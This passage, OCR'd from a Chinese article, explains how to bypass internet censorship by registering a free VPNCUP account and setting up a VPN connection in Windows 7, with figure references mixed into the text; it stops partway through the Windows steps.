通过与多位X友交流，笔者发现，在各种翻墙方式之中，架设VPN翻墙以其方便、稳定、安全、翻墙后速度流畅的优点获得X友们的青睐。本文就将简单介绍各种电子产品终端下设




图1




图2

置VPN翻墙的方法。




图3

一、申请免费的VPN账户




图4

在架设VPN之前，我们当然首先需要一个可靠的VPN账户，这样的VPN不是很多，但谷歌搜一下还是有不少的，这里介绍VPNCUP，月流量500M，速度尚可。注册地址是http://goo.gl/9M2vl。简单输入用户密码就可以注册完成（如图1）。注册后会收到一封邮件，点击其中的一个连接修改登录密码（如图2）。完成后登录，然后点击网页上的“VPN账户”连接（如图3），需要记住其中的VPN域名地址，在网页的最下端可以修改登录密码，建议修改。至此，一个免费的VPN就申请好了。




图5

二、Windows下架设VPN翻墙

这里以Windows7下设置VPN为例，XP在网上邻居中设置，方法类似。

单击打开右下角托盘区的网络连接，打开“网络和共享中心”（如图4）。

然后，点击“设置新的连接或网络”（如图5）。

选择“连接到工作区”，点击“下一步”（如图6）。




图6

选择“使用我的Internet连接（VPN）”，点击“下一步”（如图7）。

